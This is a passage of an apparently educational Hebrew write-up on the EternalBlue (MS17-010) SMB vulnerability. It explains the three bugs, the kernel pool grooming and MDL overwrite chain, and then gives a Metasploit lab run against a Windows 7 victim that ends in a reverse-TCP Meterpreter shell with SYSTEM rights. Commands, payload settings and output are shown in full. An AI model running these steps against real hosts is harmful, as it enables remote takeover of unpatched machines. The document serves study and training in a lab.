לכל תת פקודה יש תת פקודה המתאימה `SECONDARY`. התת פקודה הזו המתאימה משומשת כאשר הנתונים שנשלחו גדולים מדי עבור חבילה בודדת. לכן החבילה תפוצל לכמה מנות כדי למלא את "הגודל הכולל של הנתונים שיש לשלוח" שהוכרז בחבילה הראשונה. למנות העוקבות אחר תת הפקודה הראשונה יש את תת פקודה `SECONDARY` המתאימה כפקודה.

לדוגמא, נניח כי

`{SMB_COM_NT_TRANSACT => SMB_COM_NT_TRANSACT_SECONDARY}`

`{SMB_COM_TRANSACTION2 => SMB_COM_TRANSACTION2_SECONDARY}`

אז ב-`SMB_COM_TRANSACTION2`, הנתונים המקסימליים שניתן לשלוח מיוצגים על ידי פרמטר בכותרת של `SMB_COM_TRANSACTION2` בשדה של גודל `Word`. הדבר נכון גם לגבי `SMB_COM_TRANSACTION2_SECONDARY`.

עם זאת, ב-`SMB_COM_NT_TRANSACT`, הנתונים המקסימליים שניתן לשלוח מיוצגים על ידי פרמטר בכותרת של `SMB_COM_NT_TRANSACT` בשדה גודל `Dword`. הדבר נכון גם לגבי `SMB_COM_TRANSACTION2_SECONDARY`.

לכן, יש הבדל בין כמויות הנתונים שניתן לשלוח ב-`SMB_COM_TRANSACTION2`, כאשר אורך הנתונים המרבי מיוצג ב-`Word` (מקסימום `0xFFFF`), לבין ב-`SMB_COM_NT_TRANSACT` שבו המקסימום מיוצג ב-`Dword` (`0xFFFFFFFF`).

עם זאת, מכיוון שאין אימות לאיזו פונקציה התחילה את הטרנזקציה (`SMB_COM_TRANSACTION2` או `SMB_COM_NT_TRANSACT`), הניתוח הוא לפי סוג הטרנזקציה האחרונה.

לפיכך, ניתן לשלוח `SMB_COM_NT_TRANSACT` ואחריו `SMB_COM_TRANSACTION2_SECONDARY`. מצב זה יכול להוביל לניתוח נתונים שגוי, ובאג זה מאפשר את באג A על ידי התייחסות ל-`Dword` כ-`Word`. זה קורה כאשר אחרי `SMB_COM_NT_TRANSACT` (מופיע `Dword`) מופיע `SMB_COM_TRANSACTION2_SECONDARY` (`Word`). זה מוביל לניתוח הנתונים, באופן שגוי, כאילו הם הגיעו במקור מטרנזקציה מסוג `SMB_COM_TRANSACTION2`.

באג C (המוכר גם כ-"Non-paged Pool Allocation Bug")

בקצרה: יש באג שמאפשר להקצות נתח עם גודל מוגדר ב-`non-paged pool` של הקרנל עם הגודל שצוין. הוא משמש בשלב טיפוח הערימה בעת יצירת חור שבהמשך יתמלא בגודל נתונים שגורם לכתיבה מחוץ לתחום לנתח הבא (באג A וגם באג B).

בקשה של `SMB_COM_SESSION_SETUP_ANDX` חייבת להישלח על ידי לקוח כדי להתחיל באימות משתמש בחיבור `SMB` וליצור הפעלת `SMB`.

פקודה זו משמשת להגדרת הפעלת סשן של `SMB`. יש לשלוח לפחות `SMB_COM_SESSION_SETUP_ANDX` אחד כדי לבצע כניסה של משתמש לשרת וליצור UID חוקי.

ישנם 2 פורמטים לבקשת SMB_COM_SESSION_SETUP_ANDX:

הראשון משמש לאימות LM ו-NTLM

```
SMB_Parameters
{
    UCHAR    WordCount;
    Words
    {
        UCHAR    AndXCommand;
        UCHAR    AndXReserved;
        USHORT   AndXOffset;
        USHORT   MaxBufferSize;
        USHORT   MaxMpxCount;
        USHORT   VcNumber;
        ULONG    SessionKey;
        USHORT   OEMPasswordLen;
        USHORT   UnicodePasswordLen;
        ULONG    Reserved;
        ULONG    Capabilities;
    }
}
SMB_Data
{
    USHORT   ByteCount;
    Bytes
    {
        UCHAR    OEMPassword[];
        UCHAR    UnicodePassword[];
        UCHAR    Pad[];
        SMB_STRING AccountName[];
        SMB_STRING PrimaryDomain[];
        SMB_STRING NativeOS[];
        SMB_STRING NativeLanMan[];
    }
}
```

השני משמש לאימות NTLMv2 (NTLM SSP)

```
SMB_Parameters
{
    UCHAR    WordCount;
    Words
    {
        UCHAR    AndXCommand;
        UCHAR    AndXReserved;
        USHORT   AndXOffset;
        USHORT   MaxBufferSize;
        USHORT   MaxMpxCount;
        USHORT   VcNumber;
        ULONG    SessionKey;
        USHORT   SecurityBlobLength;
        ULONG    Reserved;
        ULONG    Capabilities;
    }
}
SMB_Data
{
    USHORT   ByteCount;
    Bytes
    {
        UCHAR    SecurityBlob[SecurityBlobLength];
        SMB_STRING NativeOS[];
        SMB_STRING NativeLanMan[];
    }
}
```

בשני הפורמטים, הבקשה מפוצלת לשני חלקים:

- SMB_Parameters – מכיל פרמטרים בגדלים בין 1-4 בתים. השדה WordCount מייצג את האורך הכולל של איברי המבנה SMB_Parameters בגודל Word.
- SMB_Data – מכיל נתונים בגודל משתנה. השדה ByteCount מייצג את האורך של מקטע איברי מבנה SMB_Data בבתים.

בסיכום גודל השדות, בפורמט הראשון, ה-WordCount שווה ל-13 ובפורמט השני (אבטחה מורחבת), ה-WordCount שווה ל-12.

השרת מבצע בדיקת תקינות, עם פונקציה בשם SrvValidateSmb, עבור מנות SMB הכוללות את הפורמט של SMB_Parameters ו-SMB_Data.

למרות שאין באג בפונקציה SrvValidateSmb, יש באג בחילוץ SMB_DATA על ידי פונקציה בשם BlockingSessionSetupAndX.

על ידי הפעלת הבאג, הפונקציה BlockingSessionSetupAndX מחשבת בטעות את ByteCount, מה שמוביל להקצאה של גודל מבוקר - גדול יותר מנתוני החבילות - במאגר שאינו מדורג.

הנה החלק הבאגי:

בקשת SMB_COM_SESSION_SETUP_ANDX מטופלת על ידי הפונקציה BlockingSessionSetupAndX.

```
BlockingSessionSetupAndX(request, smbHeader)
{
    // ...

    // check word count
    if (! (request->WordCount == 13 || (request->WordCount == 12 && (request->Capabilities & CAP_EXTENDED_SECURITY)))) {
        // error and return
    }

    // ...

    if ((request->Capabilities & CAP_EXTENDED_SECURITY) && (smbHeader->Flags2 & FLAGS2_EXTENDED_SECURITY)) {
        // this request is Extend Security request
        GetExtendSecurityParameters(request); // extract parameters and data to variables (allocation)
        SrvValidateSecurityBuffer(request); // do authentication
    }
    else {
        // this request is NT Security request
        GetNtSecurityParameters(request); // extract parameters and data to variables (allocation)
        SrvValidateUser(request); // do authentication
    }

    // ...
}
```

מהפסאודו קוד שלמעלה, אנו רואים שאם נשלח בקשת SMB_COM_SESSION_SETUP_ANDX כאבטחה מורחבת (WordCount 12) עם CAP_EXTENDED_SECURITY, אך ללא FLAGS2_EXTENDED_SECURITY, הבקשה תעובד באופן שגוי כבקשת אבטחה NT (WordCount 13) מסומנת בצהוב).

במקרה זה, הפונקציה GetNtSecurityParameters נקראת, אך היא מחשבת את ה-SMB_DATA באופן שגוי. הבקשה היא בפורמט אבטחה מורחבת (WordCount 12), אך הפונקציה מתכוונת לנתח אותה כבקשת NT Security (WordCount 13).

כתוצאה מכך, הוא קורא את ByteCount מההיסט השגוי במבנה, ומקצה מקום ב non-paged kernel pool עבור מחרוזות Unicode, NativeOs ו-NativeLanMan (ראה את המבנה למעלה), לפי ההיסט השגוי של ByteCount.

הבאג הזה מאפשר לך לשלוח חבילה קטנה שמובילה להקצאה גדולה ב non-paged pool, המשמש ליצירת הקצאה גדולה כמצוין מיקום.

הקצאה זו תשוחזר מאוחר יותר (יצירת חור) ותוקצה שוב על ידי נתח NtFea שיציף את הנתח הבא. נושא זה מוסבר עוד בסעיף זרימת הניצול.

טכניקת הניצול

הפרימיטיבים:


1. MDL(pMdl1) Overwrite - כאשר אנו מקבלים פרימיטיבי כתיבה ל-MDL, אנו יכולים למפות נתוני קלט/פלט לכתובת וירטואלית ספציפית. בניצול יש לנו OOB (out-of-bound) כתיבה בהקצאת srv (באג A ובאג B). לכן אנו יכולים להחליף את הכותרת של srvnet chunk (באמצעות סוג של grooming). נשים לב שבכותרת של srvnet chunk יש MDL, כתובת וירטואלית ב-MDL ממפה את הנתונים הנכנסים מהלקוח לכתובת וירטואלית ספציפית. לכן, אם נשנה אותו על ידי החלפה כלשהי, הנתונים מהלקוח ממופים לכתובת שהייתה מוחלפת. זה מאפשר לכתוב את נתוני הלקוח (שאנחנו שולטים בהם) היכן שנרצה (שליטה ב-MDL).
2. pSrvNetWskStruct Overwrite - ממוקם במבנה הכותרת של srvnet ומצביע על SrvNetWskStruct. מבנה זה מכיל מצביע לפונקציה HandlerFunction, הנקראת כאשר חיבור ה-srvnet הקשור נסגר. אם נחליף את המצביע למבנה SrvNetWskStruct (pSrvNetWskStruct) בכתובת המכילה SrvNetWskStruct מזויף שעל ערכיו אנו שולטים, נוכל לשלוט בערך המצביע לפונקציה שנקראת כאשר חיבור ה-srvnet נסגר (HandlerFunction), אשר מוביל ל-RCE.

שימוש בפרימיטיבים כדי לקבל RCE:


- כפי שהוסבר קודם לכן, אם נחליף את ה-MDL (פרימיטיבי 1), נוכל לשלוט היכן ייכתבו הנתונים בשליטתנו (נתונים שנשלחים מהלקוח לשרת, דרך חיבור שקשור ל-srvnet).
- אם נדרוש בכתובת הוירטואלית (שדה StartVA) של ה-MDL כתובת סטטית כמו כתובת בתוך Heap של HAL, הנתונים שהלקוח שולח ימופו לכתובת וירטואלית בתוך Heap של HAL. (ל-HAL's Heap יש הרשאת ביצוע בגירסאות Windows לפני Windows 8).
- כדי לבצע את הנתונים האלה, שנכתבו לערימה של HAL (על ידי פרימיטיבי 1), עלינו לשלב אותם עם פרימיטיבי 2.
- אם נשנה את המצביע ל-SrvNetWskStruct (pSrvNetWskStruct) כך שיצביע על אותה כתובת שנוצרה ב-MDL (כתובת סטטית בערימה של HAL), בכתובת זו (ערימה של HAL) נוכל ליצור מבנה מזויף (SrvNetWskStruct) שלפניו shellcode. לאחר מכן, shellcode ייקרא עם סגירת חיבור ה-srvnet הקשור, ואנו משיגים RCE.
- הערות: מבנה SrvNetWskStruct מכיל מצביע לפונקציה (HandlerFunction) הנקראת כאשר חיבור ה-srvnet נסגר. המצביע לפונקציה (HandlerFunction) צריך להצביע על קוד המעטפת שלנו.

זרימת הניצול


צעד 0- המצב ההתחלתי של non-paged kernel pool ושל הערימת HAL


צעד 1- הקצאת SRV לפי באג A ו-B, בצעד הזה רק החיבור לטרנזקציית Os2Fea פתוח

צעד 2- תחילה ממולא החלק מ-OS2Fea על ידי SMB_COM_NT_TRANSACT. לאחר מכן, הוא ממולא על ידי SMB_COM_NT_TRANSACT_SECONDARY או SMB_COM_TRANSACTION2_SECONDARY כמתואר בבאג A ובאג B, אך מבלי שליחת חבילת ה-SECONDARY האחרונה (זה עדיין לא מפעיל את כתיבת OOB).


צעד 3- פתיחת חיבורי srvnet מרובים כדי להגדיל את הסיכויים לדריסת srvnet על ידי הקדמת הקצאת srv של המרת OS2Fea ל-NtFea. שימוש בבאג A ובאג B, זה מוביל להצפת הנתח הבא (יותרת srvnet). טכניקה זו משמשת גם כטכניקת grooming.


צעד 4- בשלב זה, התוקף יוצר נתח לפי באג C. נתח זה משמש כמציין מיקום עבור Os2Fea שהומר ל-NtFea. זה צריך להיות בגודל זהה לאוברפלו של NtFeaList (חישוב שגוי, בגלל באג A). נתח זה משוחרר מאוחר יותר על ידי סגירת החיבור, ו-NtFea (כתיבה מחוץ לתחום) מוקצה במקום זאת (ממלא את החור). לפני שהוא משוחרר, מוקצים יותר נתחי srvnet (חיבורי srvnet חדשים).

הוא משוחרר ממש לפני החבילה הסופית של הקצאת srv (SMB_COM_TRANSACTION2_SECONDARY) שמקצה נתח לאחסון הנתונים שהומרו ב-NtFea.


סביר להניח שההקצאה הזו מאוחסנת בנתח משוחרר זה. זה חלק מטכניקת grooming.

צעד 5- הקצאת srvnet חדשה (על ידי חיבור חדש). נתח srvnet זה ממוקם אחרי "הנתח של באג C". אם ה-NtFea ממוקם בנתח הקודם ("הנתח של באג C"), זה יוביל לגלישה של נתח ה-srvnet הזה.


צעד 6- הנתח של באג C משוחרר

צעד 7-

1. הנתונים האחרונים של Os2Fea נשלחים (באמצעות SMB_COM_TRANSACTION2_SECONDARY). זה מוביל להקצאה להמרת NtFea ל-Os2Fea.
2. ה-NtFea מוקצה בחור החופשי (קודם לכן הוקצה עם הנתח לפי באג C).

3. NtFea מחליפה (מציפה) את ה-chunk הבא, שהוא srvnet chunk. הכותרת של srvnet דורסת ומשנה את 2 מאפייני הכותרת האלה כדי להצביע על אותה כתובת בערימה של HAL: pSrvNetWskStruct, המצביע למבנה הכולל את הפונקציה שנקראת כאשר החיבור נסגר. MDL המשמש למיפוי הנתונים הנכנסים הבאים (מהמשתמש) בחיבור srvnet זה.



-8 түз

1. נתונים נכנסים בחיבור srvnet שהוצף מהמשתמש מגיעים.
2. בגלל ההחלפה הקודמת של ה-MDL, הנתונים הללו נכתבים לערימת ה-HAL, במקום מקום השמור במאגר הקרנל (ערך ה-MDL לפני ההחלפה).
3. הנתונים מהמשתמש שנכתבו לערימה של HAL מכילים מבנה מזויף (SRVNET_RECV).
4. pSrvNetWskStruct מצביע על המבנה המזויף (SRVNET_RECV) בערימה של ה-HAL. כאשר החיבור נסגר, ה-HandlerFunction מהמבנה המזויף נקרא.
5. הנתונים מהמשתמש לאחר המבנה המזויף מכילים את shellcode, DoublePulsar. זה כתוב אחרי המבנה המזויף לערימה של HAL.

1. כל חיבורי ה-srvnet סגורים.

2. בכל חיבור srvnet, ה- HandlerFunction שעליו מצביע ה- SRVNET_RECV מבוצעת. עם זאת, בחיבור srvnet שהוצף על גדותיו, המצביע ל- SRVNET_RECV (pSrvNetWskStruct) מזוּיף ומצביע על המבנה המזוּיף בערימה של HAL.
3. ה- HandlerFunction המזוּיף מבוצע, אך פונקציה זו היא shellcode.

ניצול החולשה

בניסוי נשתמש במכונה kali linux 2023 כמכונת התקיפה וכן נשתמש במכונה Windows 7 במכונת הקורבן. נשתמש בחולשה MS17-010 המזוהה עם המזהה הבינלאומי CVE-2017-0144. (בניסוי אשתמש במודול שמוכן כבר בmetasploit מכיוון שניצול החולשה ידנית עבד לי בחלק קטן מהפעמים ולכן אשתמש במודול גם בהצגת הנושא. מצאתי סרטון שמדריך כיצד לנצל את חולשה ידנית https://www.youtube.com/watch?v=uLJB_Ys120)

נחפש את המתקפה המתאימה ב-Metasploit שמנצלת את החולשה

```
msf6 > search ms17

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB R
emote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes    MS17-010 EternalRomance/Et
ernalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No     MS17-010 EternalRomance/Et
ernalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-11-15      normal  No     MS17-010 SMB RCE Detection
11882 exploit/windows/fileformat/office_ms17_11882
5  auxiliary/admin/mssql/mssql_escalate_execute_as  normal  No     Microsoft SQL Server Escal
ate EXECUTE AS
6  auxiliary/admin/mssql/mssql_escalate_execute_as_sql  normal  No     Microsoft SQL Server SQLi
Escalate Execute AS
7  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Co
de Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce
```

נבחר את המתקפה הראשונה, כלומר המתקפה עם אינדקס 0 עם השם windows/smb/ms17_010_eternalblue

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

נרשום את הפקודה info על מנת לראות עוד פרטים על המתקפה

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch: x64
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14

Provided by:
Equation Group
Shadow Brokers
sleepya
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
thelightcosine
wvu <wvu@metasploit.com>
agalway-r7
cdlafuente-r7
cdlafuente-r7
agalway-r7

Available targets:
  Id  Name
  --  --
  => 0  Automatic Target
    1  Windows 7
    2  Windows Embedded Standard 7
    3  Windows Server 2008 R2
    4  Windows 8
    5  Windows 8.1
    6  Windows Server 2012
    7  Windows 10 Pro
    8  Windows 10 Enterprise Evaluation

Check supported:
Yes
```


Check supported:
Yes

Basic options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload information:
Space: 2000

נוכל לראות את האופציות הבסיסיות שאיתן נוכל לקנפג את המתקפה שלנו (תמונה למעלה)

Description:

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers.

There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete.

This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again.

The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead.

On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

References:

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0144>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0145>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0146>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0147>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0148>
<https://github.com/RiskSense-Ops/MS17-010>
https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
<https://www.exploit-db.com/exploits/42030>

Also known as:
ETERNALBLUE

נוכל לראות כמה נקודות מפתח בתיאור של המתקפה. המתקפה אכן מבצעת את הניצול EternalBlue, כמו כן היא מבצעת BOF בחלק Srv!SrvOs2FeaToNt (פונקציה בתוך הקובץ srv.sys במערכת ההפעלה של Windows, פונקציה זו אחראית על טיפול בתכונות של מערכת ההפעלה הקשורות לשירותי קבצים ורשת). ההתקפה מבצעת מניפולציות בהקצאת הזיכרון של המערכת כדי למקם את נתוני הגלישה במיקום ספציפי לצורך ניצול (Pool Grooming). טכניקה זו תפנה את זרימת הביצוע של התוכנית לקוד זדוני, מה שייתן לנו שליטה על המערכת (חטיפת RIP). נשים לב שייתכן שהניצול לא יעבוד בכל פעם בגלל גורמים שונים ואנו עשויים לעשות ניסיונות חוזרים. אך כאשר תהיה לנו כניסה אז זו תהיה כניסה אנונימית. לאחר שנצליח לנצל את החולשה נרצה לבצע חיזוק אחיזה כי המתקפה שבחרנו אינה יציבה כל כך ועלולה לגרום לקריסות או לאתחולים במכונת הקורבן, במיוחד עם עומסים ספציפיים.

בעזרת פקודת show options נוכל לראות את האפשרויות שלנו לקנפג את הפמטרים במתקפה

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  --          -
  RHOSTS        10.100.102.84    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         445              yes       The target port (TCP)
  SMBDomain     ''                no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass       ''                no        (Optional) The password for the specified username
  SMBUser       ''                no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         10.100.102.83    yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

נגדיר את הפרמטר RHOSTS להיות כתובת הIP של מכונת הקורבן, במקרה שלנו נכניס 10.100.102.84

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.100.102.84
RHOSTS => 10.100.102.84
```

ולבסוף נתקוף, נוכל לראות כי הקמנו את reverse TCP handler על מכונת הקורבן. בנוסף, הבדיקה אם מכונת הקורבן פגיעה לחולשה MS17-010 יצאה תקינה והמתקפה מתרכזת בפרוטוקול SMB, לאחר מכן נוכל לראות שקיבלנו סשן בmeterpreter

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
[*] 10.100.102.84:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.100.102.84:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] Sending stage (200774 bytes) to 10.100.102.84
[*] 10.100.102.84:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.100.102.84:445 - The target is vulnerable.
[*] 10.100.102.84:445 - Connecting to target for exploitation.
[+] 10.100.102.84:445 - Connection established for exploitation.
[*] 10.100.102.84:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.100.102.84:445 - CORE raw buffer dump (40 bytes)
[*] 10.100.102.84:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 10.100.102.84:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 10.100.102.84:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 10.100.102.84:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.100.102.84:445 - Trying exploit with 12 Groom Allocations.
[*] 10.100.102.84:445 - Sending all but last fragment of exploit packet
[*] Meterpreter session 1 opened (10.100.102.83:4444 -> 10.100.102.84:50497) at 2024-05-26 03:53:23 -0400
[-] 10.100.102.84:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter >
```

על ידי פקודת getuid meterpreter שקיבלנו נוכל לראות שקיבלנו משתמש עם הרשאות גבוהות (מערכת). בנוסף נוכל לראות על ידי פקודת sysinfo עוד פרטים על המערכת שקיבלנו אליה גישה.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : WIN-IUCM6Q3J135
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```